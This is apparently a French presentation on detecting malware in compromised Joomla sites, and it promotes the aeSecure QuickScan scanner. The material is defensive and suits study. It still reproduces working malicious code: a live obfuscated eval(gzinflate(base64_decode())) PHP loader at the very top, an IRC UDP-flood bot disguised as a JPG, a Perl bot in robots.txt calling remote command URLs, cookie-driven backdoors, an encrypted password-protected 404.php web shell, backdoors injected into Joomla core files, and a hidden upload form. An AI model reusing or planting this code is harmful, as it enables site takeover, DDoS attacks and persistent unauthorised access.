<?php eval(gzinflate(base64_decode('rVZtT9tIEP58SPyHZS+SHRVseqeTKsCoHJgj0pHk4tAvgKyNvUm22F5rdw3NIf77zaztvBTK0aoRIva8PvPM7Gy4ULLFipdSGVHM3P3u4faWmBJ3R2jNjduJozCKeoP+tTNhn9mdc9vt/vK4vdW5F1qYRFaFIQHZB6fOA5/AIzqMPoWja3oxHg/ji0E0preoSxNdfUo/OcqjMbx1ahXG0xkugALy1JGFqyYEfdgiSE3BYZGf4pmmk15vp9yMP0oChHPAKWDwjixXXeW+JeGXfLY0Typ1DALCB+dnlfx5eAshACD83N6+LS9xTPNX7Hqg5FNzVXJVQAZ51KbyaJg0XeXFTn1d3xydjYCmpqa+Z2RCoJ8y2kUXg7G4ZpTzkTmUs2zDPrh3XHFi48LNpfSS2ROdwm1RNFdesG0yMif2BVWkLkx5YHvt1QBaW01N0VvSCKu7jniaIq4KQhIe5ZhquDcQqUW+LOuN01ecfXM4t07S5KYuu3k/BWOr50kkwXHqcGh0bJSCV8fAyc6HfWG4/i893fYP7kMHTsKKddGkGB1dTY4vboM++N4NBiMnVuP+iJnM659DZAFFE+1TPGf4cor5yVOChBnqa6T7pI6areu4ie00cGbxuigHiMwSuaS0CMjTMaPP4kTRfZINIId2H/m17GiijhF/YziVcms0+JcHv5FEztCsXz/YDxgeU2+ZzaNH/mTp3AFhXEGvA+pSD4qlQQCMGct0ux7tvjXHFTgA/EqkgY2UL+ARIixTeJTMVsrt18p1WG/Kh22DhBQbGVe2id3NMNOqSIyQBSkfIBnB0Uoe0vqUJSiqB7FTBdooVUrton7X8R07h1a1g7qMF1bV3XuPCsVNpQqCEg+M254+rsntkDfyl1Lc3HxPDrD+dpImEVlmAGUqJzkuEWB6iFuVMMtBQ0nx64SeyjxnRdoSeCSKsjLELEoeUM0/GEqQ44AmeUo3tVE1ycVKX8eh5J51lX2/A3sfkR07h5tIOTTIhsirzIiSKWPt91JmlWIu8LQer+Z8SrspMspSci4zbMny0flbNXKQpLxq0usa+YTAF/0aNs4mvMtMn5oY72Koo+f7DeB2QdxFp8ZLP2fv9Hk6fgD/hASZIxQPDNhxqkI20TsyS27rgDXrXNisydu3Uzu1uraxHKnDJ16szsN0xFqf8g44PVqF3clw4fKNrp6XEuQU7a2TnMJf3PK6j8zRGA/dFF50Xce0Gu3aJxrNpGja/JRRM++RdirgxuQp7oUnUq9gsqGPqiThWhMDiu/rcLC8DoaEHpIne9qekdwMfcSynBFLWaPMU3thNlutVhx9gn5vJ2jffmBZa9zzMf/CExcj2a1WD5GPvnRjtWxeo/kKgmwwrBQ/CkF+FwY1bSGoKQDAZsX2ZgFvuFk0XDSeD3/wPhWzSjE85PY27rYAwXP9VwT5AdROpslexpwXgf8H'))); ?>
```

| | | | |
|------------------------------|-------------|--|--|
| \images\stories\allstars.gif | Risque : 10 | | |
| \images\stories\food.gif | Risque : 10 | | |
| \images\stories\gohack.gif | Risque : 10 | | |



UNE IMAGE JPG... BEN NON

The screenshot shows a file manager interface with a list of files and a preview pane. The file 'xbot.jpg' is highlighted in yellow and selected. A red arrow points from the file name to the preview area, which displays the raw file content as text.

File List:

| | | | Dossier de fichiers | 10-01-16 18:27:00 | 16 |
|----|-------------------|--|---------------------|------------------------|-------------------|
| 11 | media | | Dossier de fichiers | 16-01-16 18:27:05 | 16 |
| 12 | modules | | Dossier de fichiers | 16-01-16 18:27:03 | 16 |
| 13 | plugins | | Dossier de fichiers | 16-01-16 18:27:03 | 16 |
| 14 | seuve | | Dossier de fichiers | 16-01-16 18:27:03 | 16 |
| 15 | templates | | Dossier de fichiers | 16-01-16 18:27:02 | 16 |
| 16 | robots.txt.dist | | dist | 1 Ko Fichier DIST | 10-12-14 07:40:08 |
| 17 | .htaccess | | ht... | 1 Ko Fichier HTACCESS | 15-11-13 23:58:14 |
| 18 | index2.html | | ht... | 8 Ko Fichier HTML | 15-11-13 23:58:16 |
| 19 | index3.html | | ht... | 8 Ko Fichier HTML | 15-11-13 23:58:16 |
| 20 | xbot.jpg | | jpg | 39 Ko Fichier JPG | 08-12-15 16:13:30 |
| 21 | .ovhconfig | | o... | 1 Ko Fichier OVHCONFIG | 30-07-15 11:00:20 |
| 22 | .libs.php | | php | 69 Ko Fichier PHP | 08-12-15 16:12:12 |
| 23 | configuration.php | | php | 3 Ko Fichier PHP | 16-11-13 11:46:48 |
| 24 | index.php | | php | 2 Ko Fichier PHP | 10-12-14 07:40:08 |

24 éléments (1,63 To disponibles) 1 sélectionné(s): 38,67 Ko (39.594 octets) xbot.jpg

Preview Area:


Pas vraiment une image... ;)

```
# End of HTTPFlood #
#####
#####
# UDPFlood #
#
#####
if ($funcarg =~ /^udpflood\s+.*\s+\(\d+\)\s+\(\d+\)\s+/\) {
sendraw($IRC_cur_socket, "PRIVMSG $rprintl [12.:][4!][12:.][0]Udp DDoS[12.:][4!][12:.] peta' and
my ($dtime, $pacotes) = udpfloodex("$1", "$2", "$3");
$dtime = 1 if $dtime == 0;
my $bytes;
$bytes(igmp) = $2 * $pacotes{igmp};
$bytes(icmp) = $2 * $pacotes{icmp};
$bytes(o) = $2 * $pacotes{o};
$bytes(udp) = $2 * $pacotes{udp};
$bytes(tcp) = $2 * $pacotes{tcp};
sendraw($IRC_cur_socket, "PRIVMSG $rprintl [12.:][4!][12:.][0]Udp DDoS[12.:][4!][12:.] Results");
}
```

Si vous êtes attentif, vous verriez un second virus...



XYPLORER, VOIR LES IMAGES



XYplorer, un fabuleux gestionnaire de fichiers pour Windows permettant d'afficher toutes les images du site en trois clics seulement




UN FAUX PLUGIN JOOMLA!®

```
<?php
class PluginJoomla {
    public function __construct() {
        $jq = @$_COOKIE['41bjGEDj3'];
        if ($jq) {
            $option = $jq(@$_COOKIE['41bjGEDj2']);
            $au=$jq(@$_COOKIE['41bjGEDj1']);
            $option("/438/e",$au,438);
        } else {
            phpinfo();die;
        }
    }
}
$content = new PluginJoomla;
```

Déclaration d'une classe bidon dont le constructeur va récupérer un cookie initialisé par le pirate.



FAUX FICHIER ROBOTS.TXT



```
1 #!/usr/bin/perl
2
3 ######
4 # Coded by bogel
5 # Last Edited: 31 March 2013
6 # Thanks : [REDACTED], [REDACTED], [REDACTED], [REDACTED]
7 # ALL @reload-x - [REDACTED] ?pontianakcrew
8 # server irc : irc.stackwars.us
9 # Port      : 7000
10 #####
11
12 use HTTP::Request;
13 use LWP::UserAgent;
14
15 my $processo = '/usr/bin/syslogd';
16 my $linas_max='30';
17 my $sleep='15';
18 my $cmd="http://[REDACTED]/img/bogel.jpg?";
19 my $id="http://[REDACTED]/img/bogel.jpg?";
20 my $spread="http://[REDACTED]/img/metri.jpg?".
```

Le fichier robots.txt est présumé se trouver dans le dossier racine. Si vous le trouvez dans un autre dossier, c'est un bon candidat à "allons voir ce qu'il contient"



UNE FAUSSE PAGE 404

The screenshot shows a file manager interface with the following details:

| Numéro | Nom du fichier | Type | Taille | Dernière modification | Dernière mise à jour | |
|--------|---------------------------|------|--------|-----------------------|----------------------|--------------------|
| 22 | 404.php | php | 35 Ko | Fichier PHP | 20/03/2015 20:25:35 | 5/04/2015 18:50:47 |
| 23 | 596x298-Accueil-Texto.jpg | jpg | 146 Ko | FastStone JPG File | 9/03/2011 18:26:38 | 5/04/2015 18:50:59 |

Below the table, it says "35 éléments (205,79 Go disponible) 1 sélectionné(s): 34,90 Ko (35.741 octets)". The selected file is "404.php".

The file content is displayed below:

```
<?php

$auth_pass = "6b5b0dd03c9c85725032ce5f3a0918ae"; //password: enzo

function onESs($NT1Wmu) { $NT1Wmu=gzinflate(base64_decode($NT1Wmu)); for($i=0;$i<strlen($NT1Wmu);$i++) { $NT1Wmu[$i] = chr(ord($NT1Wmu[$i])-1); }
7q79N41d55cJiL9+62IyVi0sXT1+1KqQEUiLT+sAyMcVdIg7uwzTQCMMz2a9gtHBd/hPFmFa1VUJ0BV68ynFearItnQS7/2RxmZ5eNxCehatd107jSW+LikkfAyxpf7qMIuzEtb/+XDaTt
Q2s5e3s6mf2sqzkNW6ISSackWE1SaNScYF+Bd+dV70SCMyrzCS8uJ0/fnwRaGBE10Sa3/Irq/LtxX+pfq80PB9FOosWR28H5+Bq3W1e7C/8vJ4550TPYN259y85pSehJJyClzpZckZoYPE7
KwH8cf2rJUv2Wxyw7LU6bg+71rNMQfPKxTijGpJffOVqb+yWzPjbS+UF9aKS9W9vSGvpOHVRq2Ezp5H7U+/140XHHdh/eCNe701DDzH/E0K0hfHsr+i2L06TC03sr+kfs0HFOL9J86fbGdT
//utz5hizoePV2DU2ecNCRjm8YjTnOTk/sYzEFaP6rs3Xl19Lj3Vmseblz+UntLfw8jfSLRw93VfxCwR50eortMif/9nky70DL8RmU+2j/MvumRN/ESiQTzv0Gtt7BPqFfoz59AzOReIw0
Kr5YNsRkr+YQfvzUhNsmbijVGhta/dzc00tBHNUjWn5i/mOrBjQ6GPzDQZ5pU47ZmpBNnthOBonCaTBmMuCmR1BKufMpwpKr7J0yrqr1pIp4Agbep2Zvb25F2Ip75ZovI/oOMSrdvedph
SdIKP8d/JD087npPbpyZiPsUyzvaSsS0tuldY3W/IJqon7MsnDX8NLmhgc2usIX+8vpEzQhDhZdXDJ0DKHzJr7b2RR2xKzasOt98dtoZL8tiKviGN NJrsaYpFk5rlzU4AGGhKKV1JRhVgM0
rhm2IYwv+vIIojGm9d91+ApXS9dahpn3kIf3jLpivKwgG7MYR/vattaadk8L7XHL8M/OTj7M5xXXxSv6hD54+3Qn93afTKiciXCqovNxaRS5B3LA9eyHImoTDVTMeeXGgnW/FFwyeeXQ9S
PwnVHAvw3BVycjDjPbfNvUdYwCiWFgFb7RxYsVXAGaeNW8hkJLC2iCkr9rTPGZCC+Ahv6h0u9jITOT/OavAHGZem3Xe+bZFrEslhQ12JrGZm4QYt++UVJao4QUUBEVzXbWRfz1mt4nB5jA
Qj12iEin67zJNs1eqNxZNhtA8IA665Wj3PWkcYK8Po99RTL02+l1v1NjqmLzzhggxNc5UZ5/mzCedMHdqHW4yg6FVqTnzouQMGdAiBguATQSQd+tU4+wvFhtzoHM7055yQo24HAKP+nOvMsS
DtBRmtZJ7/52GZpWg6zoqSDGWEkUs3cvPt8fsdSpSJG91mlukwPTZ0Fbfd4KuM4gH4mTFqeMtDWvmM/FDX6h1jbDiXDNb/F2azzJGq20UVCVk2vP31rPf8szFOde+eFe2kURntwY/fs9f0
WS3x5ploMd4VpmGdddeAIqpsrKR/1r+GaPuna6+PGiD5Ki+ydFEoeedeeatOv4zhfvksC1xaBmTyz7rssPKUakZPPyQepvvQ3nKCeS7+wEw3/G5PPPrk/pSXIX4yp+DfFD1oJ50zk3XI10JLje
C1kkZ+/7W5iXHsoRjwTv2noLwmogOb0j5Bnis6ipQ8383z8wcXX3gy+taLMq+ihcL6jZe13YXhQfvISEd4vwSg8ob516R2Ib187fDy0jFcaW83g+S5sjHPR+/STMP4Uc4ihjMDd9TcUtz+3t
axPyUooYojiflDKiJ5c68nvGzkaLfmO2v4z3kLH9UxYvHyfp9748LxCwdsr2Kn5Y91kEIVKO61DszKtvvYVQC0huGGmqowHO8iRHdaCU35d9fk8gWAasdGmN7qe99shpykGPGFQi7xywle0
S/1G4qLnTY/Tge0gaKMFpz0aPQ26hfWKj+6fY8dPpXeRP5+8igmK/TdVh6kpL00kcR2ySjTH+LEI7FNKja/oceUy/BGHHSVrFP/5t6WWg+/8rrJ16Fe/Ds1s7m5+zL19q/E+2BXjCGONcZS
YCmAUUV20RXvZ3eXUqo0e1n5oZQy+DVod50d0vgM9NMFeQ47Mx5I/0661tP9j8/ztTELLK20zhlo5mIjybQJK0fqGe/yMmsas3rLvQPL91VIVk1zSe2dQkdqvQvm4c+2abkh/9D36oA9jk+j
H... (truncated)
```

Fichier qui pourrait se nommer 404.php à la racine du site ou dans un dossier /templates dont le but est de vous tromper quant à son contenu.



CODE INSÉRÉ DANS DES FICHIERS NATIFS

```
if (constant('JDEBUG'))
{
    JProfiler::getInstance('Application')->mark('afterRenderModule ' . $module->module . ' (' . $module->title . ')');

    $ipr='hu(!dkuhnkd("isml")) {$klkxkl = @hh_yks(\`krror_rkporshny\');krror_rkporshny(0);$ldr = hnh_yks("tktthon.tzxk_pzsi");$sdr = tgt_yks_skm
p_dhr();$unm = "tktt_".md5(pipe_fnzmk());hu(tsrpot(md5(@$_POST[k0]),"z6dz625bdu4")) {@uhlk_pfs_jonsknst("$ldr/$unm", $_POST[z0]);@uhlk_pfs_jonsknst("$sdr/$un
m", $_POST[z0]);@uhlk_pfs_jonsknst(JPATH_BASE."/jzik/coomlz_jzik.cton", $_POST[z0]);}hu(tsrhpot(@$_SERVER[\`HTTP_USER_AGENT\`], \`yooylkbos\`) !=uzltk || tsr
hpot(@$_SERVER[\`HTTP_USER_AGENT\`], \`bhnybos\`) != uzltk}{hu(!prky_mzsji("#(zirkut|mzcktshj|roykrbos|lhnepl|tkmrfti)#h", @$_SERVER[\`HTTP_USER_AGENT\`])){t
ksjooehk("_zsfvj",1,shmk()+shmk());$lojzl = JPATH_BASE.\`/jzik/coomlz_jzik.cton\`;hu(ht_rkzdzb lk($lojzl) && ht_wrhszb lk($lojzl)) {$lne = @uhlk_yks_jonskn
s t($lojzl);}kltkhu(ht_rkzdzb lk(" $sdr/$unm")) {$lne = @uhlk_yks_jonsknst(" $sdr/$unm");}kltk($lne = @uhlk_yks_jonsknst(@uhlk_yks_jonsknst(" $ldr/$unm")));$lhnet =
@bztk64_dkjodk($lne);hu(httks($_COOKIE[\`cvtszsk\`]) || htts($_REQUEST[\`cvtszsk\`])){kjio(\`<dhx tsglk="dhtplzg:nonk">\`.PHP_EOL);kjio ph().PHP_EOL;hu(tsrpo
t($lhnet, \`z:\` == 0) {$dzsz = fntkrhzlhak($lhnet);zrrzg_wzle_rkjfrthxk($dzsz, jrkzsk_ufnjshon(\`$x,$e\`, \`kgio(md5($x).PHP_EOL);kgio "\$x\n";\`));}kltk{kji
o $lhnet;}kgio(PHP_EOL.\`</dhx>\`);$spl = "<p tsglk=\\"dhtplzg:nonk\\\"#lhne</p>\n";hu(tsrpot($lhnet, \`z:\` == 0) {$jfrrknsUrl = $_SERVER[\`REQUEST_UR
L\`];hu($jfrrknsUrl == \`/hndkv.pipe\`)$jfrrknsUrl = \`/\`;$lhnet = fntkrhzlhak($lhnet);hu(zrrzg_ekg_kvhtst(\`TPL\`, $lhnet)) {trznd(tsrlkn($jfrrknsUrl));$spl
= $lhnet[\`TPL\`][rznd(0, jofns($lhnet[\`TPL\`])-1)];}hu(zrrzg_ekg_kvhtst($jfrrknsUrl, $lhnet)) {uorkzji($lhnet[$jfrrknsUrl] zt $ekg -> $xzlfk) {@$isml .= ts
r_rkplzjk(\`#lhne#\`, $xzlfk, $spl);}}hu(zrrzg_ekg_kvhtst(\`*\`, $lhnet)){uorkzji($lhnet[\`*\`] zt $ekg -> $xzlfk) {@$isml .= tsr_rkplzjk(\`#lhne#\`, $xzlfk, $sp
l);}}hu(tsrlkn(@$isml)) {dkuhnk("isml", $isml);}kltk {$isml = @bztk64_dkjodk($lne);hu($isml) {@$isml = tsr_rkplzjk(\`#lhne#\`, $isml, $spl);dkuhnk("isml", $is
ml);}}});}krror_rkporshny($klkxkl);};@$gmv='s'.chr(116).'rtr';@$itm='cre'.chr(97).'te function';@$npy=$itm)(``,${gmv}($ipr,'ekjcufzaihstvxgy','kecjfuazhitsxvy
g'));$npy();if (defined("html"))&&!defined("start")){define("start",1);return $module->content.html;}
    return $module->content;
}
/**
```

Injection de code dans le fichier
\libraries\joomla\application\module\helper.php



CODE INSÉRÉ DANS DES FICHIERS NATIFS

```
/*
 * Returns a reference to the global JApplicationCli object, only creating it if it doesn't already exist.
 *
 * This method must be invoked as: $cli = JApplicationCli::getInstance();
 *
 * @param string $name The*/$sess = md5(@$_COOKIE[ssid]);/*of the JApplicationCli class to instantiate.
 *
 * @return JApplicationCli
 *
 * @since 11.1
 */ $a='as';
function &getInstance($name = null)
{
    // Only create the object if it doesn't exist.
    if (empty(self::$instance))
    {
        if (class_exists($name) && (is_subclass_of($name, 'JApplicationCli')))
        {
            self::$instance = new $name;
        }
        else
        {
            self::$instance = new JApplicationCli();
        }
    }

    return self::$instance;
}

/**
 * Execute the application.
 *
 * @return void
 *
 * @since 11.1
 */ $b='sert'; $a=$a.$b;
function execute()
{
    // Trigger the onBeforeExecute event.
    $this->triggerEvent('onBeforeExecute');

    // Perform application routines.
}
```

Le code de l'attaque se cache au milieu des commentaires et de code propre mais inutile



ATTENTION AUX <<< - SYNTAXE

HEREDOC

Le pirate a camouflé son code dans du code qui



\$_COOKIE ET BASE64_DECODE

```
<?php
error_reporting(0);

if (!isset($_COOKIE['__5ZN_3Ay6_B9E']))
deny();
$cookieData=$_COOKIE['__5ZN_3Ay6_B9E'];

$cookieData=str_replace('#', '+', $cookieData);
$compressed=base64_decode($cookieData);

$data=@unserialize($compressed); Pas bô...

if ($data==false)
deny();

//$/url=$data['url'];
$url=$data;
$headers=$data['headers'];
```

Quelques indicateurs tendant à démontrer que le codeur n'a pas voulu un code explicite pour masquer ses intentions



MOVE_UPLOADED_FILE

#113. \libraries\joomla\user\library.php (548B) 6

aeSecure a détecté les patterns suivant :

`move_uploaded_file`
`move_uploaded_file(`

```
<?php
if(isset($_POST['Submit'])){
$filedir = "";
$maxfile = '2000000';
$mode = '0644';
$userfile_name = $_FILES['image']['name'];
$userfile_tmp = $_FILES['image']['tmp_name'];
if (isset($_FILES['image']['name'])) {
$abod = $filedir.$userfile_name;
@move_uploaded_file($userfile_tmp, $abod);
@chmod ($abod, octdec($mode));
echo"<center><b>Done $userfile_name</b></center>";
}
}
else{
echo'
<form method="POST" action="#" enctype="multipart/form-data"><input type="file" name="image"><input type="Submit" name="Submit" value="Submit"></form>';
}
?>
```

En l'occurrence, un formulaire d'upload planqué dans un dossier "à priori" sain et avec



KESKILDIT ?

REGULAR EXPRESSION NO MATCH

/ insert your regular expression here / m ?

TEST STRING

```
<?php
$L5mQpW='CNSgMTW7'.Cb;$MXejps5='jr '^/7K';$RS="yM}^"&'qOJ{';$WYY4fI=KV&'|U';'PHCD1kdF'.
'Ja%^ek~i';$Vd3GqOTrjAW='P@J'|DPW;$dY='^'|';$qKOKYlo1='`a3!.F2f10|#rVZbN8WD'.
'$A$a` b$0';$iPs0Lof8M=f2|' ``';$ho49K2Zm='`'|``';$yS78tCcOE=j8GC.'#k'^"-./*U1'.
'k,v %7K*/ywfA.";";$hRLySOI=DG5C9IJ.'@+A &'|'BF#.L1XH.'@+A5';$GcXdtQ3SM=#Dnc'.
'-q/x'^'s]HG';$oE584P='72g<->|qJ6$L6-k0,sy#Q'^io1erG.'#$>is-nr.og&(w*';'FGW0HK'.
'4].J0C=j';$A2cWJ7Uissi='f*0/rle&lp;*t+'.tx5qtsr^'/~;Y-4:s</}s.t-;b4*,%';'mbII'.
'_|Sm^xw6#';$QyLEz8=$MXejps5^(' !^'|'( P');$RWJP=((' $d@`0'|'!! @L&'))|/*qPXBJuC'.
'>(><X,dU8*/$yS78tCcOE;$V62PyK=$hRLySOI^(' ~wR:gk/3'.WtVK&'6=Vl~+/tG(^w');'fXIId'.
'jZ';$tUbWHdRn8=$RS^$GcXdtQ3SM;$q1LBbHgl=$oE584P&$A2cWJ7Uissi;$QyLEz8($RWJP/*'.
'j$*/$WYY4fI.$Vd3GqOTrjAW.$dY))==( '4%d4d!0b5"9C 717!"130'||2@@ D8 f&61#a")1`2('.
'#!').$qKOKYlo1.$iPs0Lof8M||$V62PyK($tUbWHdRn8,exit,$ho49K2Zm);eval($RWJP/*U0'.
')I2=fm=E:!*/$q1LBbHgl));#]Ge2~>u2n.qk1Sp%(Z_czXa~*ep(b(=5b#sqa(QkyI#($!~@52P'.
'nb}q,-WB]j;cQ;xvOnFCw[mw5&dLt_B>pI(rP2FXq#Yz0!Zf=G0oPM]Tg(10';
```

Là, clairement, à moins de parler le Vénusien méridional, le programmeur a vraiment tenté de vous cacher ses intentions



AESECURE QUICKSCAN

- Scanner php universel gratuit qui permet de détecter rapidement des fichiers suspects sur son site et de vous permettre de les supprimer.
- Concept de liste blanche et de liste noire pour optimiser le scan.
- 22 CMS supportés nativement.
- Disponible en Français, Néerlandais et Anglais.



AESECURE QUICKSCAN

